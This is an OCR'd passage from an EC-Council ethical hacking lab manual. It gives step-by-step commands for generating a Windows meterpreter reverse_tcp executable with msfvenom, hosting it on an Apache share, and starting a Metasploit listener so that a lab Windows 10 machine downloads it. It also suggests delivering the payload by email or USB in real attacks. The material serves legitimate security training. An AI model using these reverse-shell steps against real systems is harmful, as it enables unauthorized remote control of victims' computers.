


Figure 1.4.1: Parrot Security login page

At the same time, VNC is also used by network administrators and organizations throughout every industry sector for a range of different scenarios and uses, including providing IT desktop support to colleagues and friends and accessing systems and services on the move.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 1.4.2: MATE Terminal Icon

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.4.3: Running the progmms as a root user

TASK 4.1

Create Exploit

7. In the **Parrot Terminal** window; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=<IP Address of Host Machine> LPORT=444 -o /root/Desktop/Test.exe** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.10.13** (**Parrot Security** virtual machine).




Figure 1.4.4: Generating malicious exe file

8. This will generate **Test.exe**, a malicious file, on **Desktop**, as shown in the screenshot.

Note: To navigate to the **Desktop** folder, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. In the **attacker** window, click **File System** from the left-pane and navigate to the location **/root/Desktop**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.5: Malicious file successfully generated

TASK 4.2

Create Directory to Share Exploit

9. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **Desktop** to the shared location using the below commands:
   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
   - Copy the malicious file to the shared location by typing **cp /root/Desktop/Test.exe /var/www/html/share** and pressing **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.




Figure 1.4.6: Sharing the malicious exe file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.3

Launch Metasploit

10. Now, start the apache service. To do this, type **service apache2 start** and press **Enter**.




Figure 1.4.7: Starting the apache service

11. Type **msfconsole** and press **Enter** to launch the Metasploit framework.

TASK 4.4

Set the Payload

12. In msfconsole, type **use exploit/multi/handler** and press **Enter**.




Figure 1.4.8: Setting up a listener

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 444** and press **Enter**
14. After entering the above details, type **exploit** and press **Enter** to start the listener.




Figure 1.4.9: Starting the listener

TASK 4.5

Run Exploit

15. Leave the **Parrot Security** virtual machine running.
16. Switch to the **Windows 10** virtual machine.
17. Open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
18. Click **Test.exe** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).

